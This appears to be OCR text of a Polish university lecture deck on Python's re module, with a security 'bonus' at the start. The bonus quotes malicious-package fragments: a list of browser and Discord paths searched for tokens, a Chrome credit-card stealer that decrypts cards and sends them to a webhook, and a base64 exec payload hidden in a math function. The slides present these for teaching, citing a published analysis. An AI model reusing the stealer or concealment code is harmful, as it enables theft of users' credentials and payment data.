
Programowanie w Pythonie

Łukasz Mioduszewski, UKSW 2022

Biblioteka re + bonus



Uwagi do wycieku pamięci

- modyfikowanie os.environ na MacOS, FreeBSD powoduje czasem wycieki pamięci
- Jeśli wartość zmiennej środowiskowej zostanie nadpisana przez dłuższą wartość, stara wartość nigdy nie zniknie – ciągłe nadpisywanie może spowodować że zabraknie pamięci. Environ może zostać zniszczony jeśli zabraknie jej w momencie nadpisywania, ale nie można tego wykorzystać w inny "zły" sposób
- PoC (https://bugs.python.org/issue675259, TZ to TimeZone):

```
>>> import os
>>> while 1:
...     for e in ['some','strings','of','different','length']:
...             os.environ['TZ'] = e
...             del os.environ['TZ']
```

Przykłady prawdziwie złośliwego kodu

- Szukanie tokenów autentyfikacyjnych (te ścieżki zostaną potem przeszukane)

```
local = os.getenv('LOCALAPPDATA')
roaming = os.getenv('APPDATA')
paths = {
    'Discord': roaming + '\\Discord',
    'Discord Canary': roaming + '\\discordcanary',
    'Discord PTB': roaming + '\\discordptb',
    'Google Chrome': local + '\\Google\\Chrome\\User Data\\Default',
    'Opera': roaming + '\\Opera Software\\Opera Stable',
    'Brave': local + '\\BraveSoftware\\Brave-Browser\\User Data\\Default',
    'Yandex': local + '\\Yandex\\YandexBrowser\\User Data\\Default'
}
```

Przykłady prawdziwie złośliwego kodu

- Szukanie danych karty kredytowej:

```
def cs():
    master_key = master()
    login_db = os.environ['USERPROFILE'] + os.sep + \
        r'AppData\Local\Google\Chrome\User Data\default\Web Data'
    shutil.copy2(login_db,
                 "CCvault.db")
    conn = sqlite3.connect("CCvault.db")
    cursor = conn.cursor()
    try:
        cursor.execute("SELECT * FROM credit_cards")
        for r in cursor.fetchall():
            username = r[1]
            encrypted_password = r[4]
            decrypted_password = dpw(encrypted_password, master_key)
            expire_mon = r[2]
            expire_year = r[3]
            hook.send(f"CARD-NAME: " + username + "\nNUMBER: " + decrypted_password + "\nEXPIRY M: "
+ str(expire_mon) + "\nEXPIRY Y: " + str(expire_year) + "\n" + "*" * 10 + "\n")
```

Ukrywanie złośliwego kodu

- Podejrzana zawartość w kodzie Pythona wygląda tak:

```
import math
import base64,sys
def hello():
        exec(base64.b64decode('aW1wb3J0IHNvY2tldCxzdHJ1Y3Qs...'))
def hypotenuse(a,b):
        hello()
        c = math.sqrt(math.pow(a,2) + math.pow(b,2))
        return round(c,2)
def other(c,x):
        y = math.sqrt(math.pow(c,2)-math.pow(x,2))
        return round(y,2)
```

Wyrażenia regularne

- \ oznacza specjalne użycie tego co jest bezpośrednio po \ albo odwrotnie: użycie specjalnego znaku (tego po \) jako zwykłego
- Jest tak zarówno w wyrażeniach regularnych, jak i w samym przechowywaniu znaków w stringach (np. \n jako znak nowej linii), dlatego zwykły \ w stringu zapisujemy jako \\, a zwykły \ w wyrażeniu regularnym jako \\\\ (dwa zwykłe \)
- Specjalne "surowe" stringi (raw string) traktują \ jako \, np. r"\n"
- Wyrażenia regularne w module re, więcej funkcjonalności w module regex

Wyrażenia regularne

- Umowa NA POTRZEBY WYKŁADU: "stringi", 'wyrażenia'
- Wyrażenie regularne sprawdza czy dany string pasuje do wzorca
- Najprostsze wyrażenia regularne: czy w stringu występuje to co jest w wyrażeniu, np 'a' szuka czy jest litera "a", a 'abc' czy jest ciąg "abc" (ale już nie "cab")

Znaki specjalne

- '.' kropka – oznacza jakikolwiek znak oprócz nowej linii (chyba że DOTALL)
- '^' daszek – początek stringa (albo tuż po nowej linii w trybie MULTILINE)
- '$' dolar – koniec stringa (albo koniec linii w trybie MULTILINE)
  jeśli string kończy się na "\n", $ pasuje i do końca stringa, i do końca linii
  ↑ ↑

Znaki specjalne - modyfikatory

- '*' gwiazdka – oznacza zero lub więcej powtórzeń wyrażenia które jest bezpośrednio przed gwiazdką, np. 'ab*' pasuje do "a" (zero b), "ab", "abbb"…
- '+' plus – to samo co gwiazdka, tyle że jedno lub więcej ('ab+' nie pasuje do "a")
- '?' pytajnik – to samo co gwiazdka, tyle że jedno lub zero ('ab?' tylko do "a", "ab")
- '*?', '+?', '??' drugi pytajnik po jednym z tych trzech znaków – oznacza tryb niezachłanny, do wzorca dopasowywany jest jak najwcześniejszy i jak najkrótszy fragment, np. '<.*>' dla stringa "<a> b <c>" zwróci cały string

Znaki specjalne - modyfikatory

- '*' gwiazdka – oznacza zero lub więcej powtórzeń wyrażenia które jest bezpośrednio przed gwiazdką, np. 'ab*' pasuje do "a" (zero b), "ab", "abbb"…
- '+' plus – to samo co gwiazdka, tyle że jedno lub więcej ('ab+' nie pasuje do "a")
- '?' pytajnik – to samo co gwiazdka, tyle że jedno lub zero ('ab?' tylko do "a", "ab")
- '*?', '+?', '??' drugi pytajnik po jednym z tych trzech znaków – oznacza tryb niezachłanny, do wzorca dopasowywany jest jak najwcześniejszy i jak najkrótszy fragment, np. '<.*>' dla stringa "<a> b <c>" zwróci cały string, a '<.*?>' tylko "<a>"

Znaki specjalne - modyfikatory

- Nowość w wersji 3.11
- '*+', '++', '?+' drugi plus po jednym z tych trzech znaków – oznacza tryb bezpowrotny, np. 'a*a' dla stringa "aaaa" zwróci "aaaa", bo 'a*' najpierw znalazł 4 "a", ale ostatnie 'a' zostało dopasowane do czwartego "a", a 'a*' tylko do 3 "a", za to 'a*+a' nie zwróci nic, bo 'a*' dopasowało się do 4 "a" i nic nie zostało dla 'a'

Znaki specjalne – liczba powtórzeń

- {x} liczba w klamerkach – oznacza że poprzedzające wyrażenie musi pasować x razy (np. 'a{4}' działa gdy w stringu są co najmniej 4 "a" obok siebie, nie mniej)
- {x,y} dwie liczby w klamerkach oddzielone przecinkiem – poprzedzające wyrażenie ma wystąpić od x do y razy (np. 'a{3,5}' od 3 do 5 "a" włącznie)
  - domyślnie x wynosi 0, a y nieskończoność (np. {,4} oznacza od 0 do 4, {3,} co najmniej 3)
- Za klamerkami także można dodać '?' albo '+' aby dopasowywać niezachłannie (np. 'a{3,5}?' dla "aaaaa" zwróci "aaa" zamiast "aaaaa")
  albo bez powrotów (np. 'a{3,5}+aa' nie zadziała dla "aaaaa")
  nie można ich łączyć, 'a{3,5}?+aa' to błędne wyrażenie

Znaki specjalne – zestawy znaków

- '[znaki]' znaki w nawiasach kwadratowych – oznacza każdy spośród znaków w nawiasach, np. '[abc]' pasuje zarówno do "a", "b" jak i do "c"
- Mogą to być także znaki specjalne, np. '[*]' oznacza po prostu gwiazdkę
- Myślnik wyznacza zakres znaków, chyba że jest na początku lub na końcu, np.
  '[0-5][0-9]' wszystkie dwucyfrowe stringi od "00" do "59"
  '[0-9A-Fa-f]' dowolna cyfra w systemie szesnastkowym
  r'[a\-z]' dopasuje się do "a", "-" lub "z"
  '[-a]' oraz '[a-]' dopasuje się do "a" lub "-"

Znaki specjalne – zestawy znaków

- Jeśli po '[' jest '^', dopasowywane są wszystkie znaki POZA tymi w nawiasach (nie licząc "^"), np. '[^abc]' pasuje do wszystkich znaków poza "a", "b", "c"
- '^' ma specjalne znaczenie tylko tuż po '[', np. '[^^]' to wszystko poza "^"

Znaki specjalne – łączenie wyrażeń

- 'A|B' pionowa kreska – tworzy wyrażenie będące alternatywą wyrażeń A i B (tzn. najpierw sprawdzam A, jeśli nie pasuje to sprawdzam B, i dopiero gdy oba nie pasują wyrażenie 'A|B' nie pasuje), można je łączyć, np. '^a|a$|b'
- '(A)' nawiasy okrągłe – wyrażenie A w nawiasach okrągłych będzie przechowywało wyniki dopasowania w sekwencji \x gdzie x to numer wyrażenia
- '(?coś)' pytajnik po nawiasie okrągłym – znaki po pytajniku oznaczają specjalne zasady, patrz https://docs.python.org/3/library/re.html#module-re

Znaki specjalne – łączenie wyrażeń

- r'\x' gdzie x to liczba od 1 do 99 – oznacza dokładnie to, co zostało dopasowało się do wyrażenia w nawiasach, np. wyrażenie r'(.+) \1' pasuje do "bla bla", "1 1", "128 128", ale już nie "abcabc" (bo pomiędzy '(.+)' i '\1' jest spacja)
- r'[\x]' gdzie x to dowolna liczba – oznacza znak o numerze (w systemie ósemkowym) równym x (można używać w notacji [\x-\y], np. r'[\61-\69]'

Znaki specjalne – inne

- r'\b' – początek lub koniec słowa, np. r'\bfoo\b' pasuje do "foo", "foo.", "(foo)", "bla foo abc", ale już nie do "foobar" ani "foo3"
- r'\B' – odwrotność \b, pasuje tylko do miejsc gdzie słowo nie zaczyna się ani nie kończy, np. r'py\B' pasuje do "python", "py3", ale nie do "py", "py." ani "py!"
- r'\w' – określa wszystkie znaki tworzące słowa, np. "ą", "1", "_"
- r'\W' – wszystkie znaki nietworzące słów
- r'\d' – cyfra
- r'\D' – nie cyfra

Znaki specjalne – inne

- r'\s' – biały znak (np. " ")
- r'\S' – nie biały znak
- r'\A' – sam początek stringa
- r'\Z' – sam koniec stringa
- Ogólna uwaga: jeśli znaki po '\' mają być traktowane "dosłownie" (np. '\b' jako backspace) najlepiej wsadzić je wewnątrz '[ ]'

Flagi biblioteki re (domyślnie wyłączone)

- re.ASCII – znaki specjalne mają być wrażliwe tylko na znaki ASCII
  (po włączeniu r'\w' przestanie rozpoznawać np. "ą")
  odpowiada '(?a)' jeśli chcemy ją ustawić wewnątrz wyrażenia
- re.IGNORECASE – ignoruj wielkość liter, odpowiada '(?i)'
- re.MULTILINE – w tym trybie '^' działa tuż po nowej linii, a '$' tuż po końcu linii
  odpowiada '(?m)'
- re.DOTALL – kropka odpowiada wtedy naprawdę każdemu znakowi. Skrót '(?s)'

Flagi biblioteki re (domyślnie wyłączone)

- re.VERBOSE – umożliwia pisanie ładnych wyrażeń, gdzie białe znaki wewnątrz wyrażeń są ignorowane i można dodawać komentarze, np.

```
a = re.compile(r"""\d +  # the integral part
                   \.    # the decimal point
                   \d *  # some fractional digits""", re.X)
b = re.compile(r"\d+\.\d*")
```

Funkcje biblioteki re

- re.compile(pattern, flags=0) tworzy obiekt-wyrażenie regularne, którego można potem używać do dopasowani
- Tworzenie tych obiektów nie jest konieczne, np.

```
prog = re.compile(pattern)
result = prog.match(string)
```

jest równoważne:

```
result = re.match(pattern, string)
```

Funkcje biblioteki re

- re.search(pattern, string, flags=0) szuka w stringu pierwszego wystąpienia wyrażenia pattern i zwraca obiekt dopasowania (match object) albo None
- re.match(pattern, string, flags=0) sprawdza czy wyrażenie pasuje od początku stringa i zwraca obiekt dopasowania (match object) albo None

Przykład czym się różnią:

```
>>> re.match("c", "abcdef")    # No match
>>> re.search("c", "abcdef")   # Match
<re.Match object; span=(2, 3), match='c'>
```

Funkcje biblioteki re

- re.fullmatch(pattern, string, flags=0) sprawdza czy cały string (od początku do końca) pasuje do wyrażenia i zwraca albo obiekt match albo None
- re.split(pattern, string, maxsplit=0, flags=0) dzieli stringa na fragmenty pomiędzy wystąpieniami wyrażenia pattern i zwraca je w postaci listy (jeśli pattern zawiera nawiasy (), rzeczy z nawiasów też będą na liście). Przykłady:

```
>>> re.split(r'\W+', 'Words, words, words.')
['Words', 'words', 'words', '']
>>> re.split(r'(\W+)', 'Words, words, words.')
['Words', ', ', 'words', ', ', 'words', '.', '']
>>> re.split(r'\W+', 'Words, words, words.', 1)
['Words', 'words, words.']
>>> re.split('[a-f]+', '0a3B9', flags=re.IGNORECASE)
['0', '3', '9']
```

Funkcje biblioteki re

- re.findall(pattern, string, flags=0) zwraca listę stringów lub tupli zawierającą wszystkie dopasowania do wzorca – jeśli wyrażenie zawiera grupy (), w tuplach znajdą się wyniki dopasowania do tych grup. Przykłady:

```
>>> re.findall(r'\bf[a-z]*', 'which foot or hand fell fastest')
['foot', 'fell', 'fastest']
>>> re.findall(r'(\w+)=(\d+)', 'set width=20 and height=10')
[('width', '20'), ('height', '10')]
```

- re.finditer – to samo, tyle że zwraca iterator po obiektach match

Funkcje biblioteki re

- re.sub(pattern, repl, string, count=0, flags=0) – zwraca string, gdzie pierwsze count znalezionych wystąpień wyrażenia pattern zostało zastąpionych przez repl (które jest stringiem lub funkcją której jedynym argumentem jest obiekt match). count=0 oznacza że wszystkie wystąpienia zostaną zastąpione
- re.subn robi to samo, tylko zwraca tuplę (string, liczbaZastąpień)

```
>>> re.sub(r'def\s+([a-zA-Z_][a-zA-Z_0-9]*)\s*\(\s*\):',
...         r'static PyObject*\npy_\1(void)\n{',
...         'def myfunc():')
'static PyObject*\npy_myfunc(void)\n{'
```

Funkcje biblioteki re

- re.sub(pattern, repl, string, count=0, flags=0) – zwraca string, gdzie pierwsze count znalezionych wystąpień wyrażenia pattern zostało zastąpionych przez repl (które jest stringiem lub funkcją której jedynym argumentem jest obiekt match). count=0 oznacza że wszystkie wystąpienia zostaną zastąpione

```
>>> def dashrepl(matchobj):
...     if matchobj.group(0) == '-': return ' '
...     else: return '-'
>>> re.sub('-{1,2}', dashrepl, 'pro----gram-files')
'pro--gram files'
>>> re.sub(r'\sAND\s', ' & ', 'Baked Beans And Spam', flags=re.IGNORECASE)
'Baked Beans & Spam'
```

Funkcje biblioteki re

- re.escape(pattern) dodaje '\' w odpowiednich ilościach tak, aby wszystkie znaki były traktowane jako zwykłe a nie specjalne

```
>>> print(re.escape('https://www.python.org'))
https://www\.python\.org

>>> legal_chars = string.ascii_lowercase + string.digits + "!#$%&'*+-.^_`|~:"
>>> print('[%s]+' % re.escape(legal_chars))
[abcdefghijklmnopqrstuvwxyz0123456789!\#\$%\&'\*\+\-\.\^_`\|\~:]+

>>> operators = ['+', '-', '*', '/', '**']
>>> print('|'.join(map(re.escape, sorted(operators, reverse=True))))
/|\-|\+|\*\*|\*
```

Metody obiektów-wyrażeń

- Argumenty to (string[, pos[, endpos]])
  - search
  - match, fullmatch
  - findall, finditer
- Argumenty to (repl, string, count=0)
  - sub, subn
- split(string, maxsplit=0)

Atrybuty obiektów-wyrażeń

- flags – flagi
- groups – liczba grup () w wyrażeniu
- pattern – wyrażenie w postaci stringa

Metody obiektów-dopasowań

- expand(template) – zastępuje w stringu template znaki specjalne takie jak \1 przez odpowiednie grupy, np.
  xx = re.compile(r"(\d\d\d\d)")
  yy = xx.search("in the year 1999")
  print(yy.expand(r"Year: \1")) # Year: 1999

- group([group1, …]) zwraca dopasowania do grup o odpowiednich numerach

```
>>> m = re.match(r"(\w+) (\w+)", "Isaac Newton, physicist")
>>> m.group(0)       # The entire match
'Isaac Newton'
>>> m.group(1)       # The first parenthesized subgroup.
'Isaac'
>>> m.group(2)       # The second parenthesized subgroup.
'Newton'
>>> m.group(1, 2)    # Multiple arguments give us a tuple.
('Isaac', 'Newton')
```

Metody obiektów-dopasowań

- Metoda specjalna __getitem__(g) pozwala korzystać z obiektów-dopasowań jak z obiektów indeksowanych (w ogólności zdefiniowanie metody __getitem__(indeks) pozwala uczynić obiekt indeksowalnym), np.

```
>>> m = re.match(r"(\w+) (\w+)", "Isaac Newton, physicist")
>>> m[0]       # The entire match
'Isaac Newton'
>>> m[1]       # The first parenthesized subgroup.
'Isaac'
>>> m[2]       # The second parenthesized subgroup.
'Newton'
```

Metody obiektów-dopasowań

- groups zwraca tuplę z dopasowaniami do wszystkich grup po kolei
- start([group]) oraz end([group]) zwracają indeks znaku w stringu oznaczający początek oraz koniec dopasowania (całości dopasowania lub danej grupy) popularny przykład użycia: m.string[m.start(g):m.end(g)]

```
>>> email = "tony@tiremove_thisger.net"
>>> m = re.search("remove_this", email)
>>> email[:m.start()] + email[m.end():]
'tony@tiger.net'
```

- span([group]) dla obiektu m zwraca 2-tuplę (m.start(group), m.end(group))

Atrybuty obiektów-dopasowań

- pos oraz endpos – argumenty pos oraz endpos podane podczas tworzenia
- lastindex – numer ostatniej grupy (lub None jeśli nie było grup)
- re – obiekt-wyrażenie które doprowadziło do powstania tego dopasowania
- string – string podany podczas tworzenia (ten przeszukiwany)

Przykłady

- https://docs.python.org/3/library/re.html#regular-expression-examples

Bibliografia

- https://bugs.freebsd.org/bugzilla/show_bug.cgi?id=5604
- https://bugs.freebsd.org/bugzilla/show_bug.cgi?id=10341
- https://jfrog.com/blog/malicious-pypi-packages-stealing-credit-cards-injecting-code/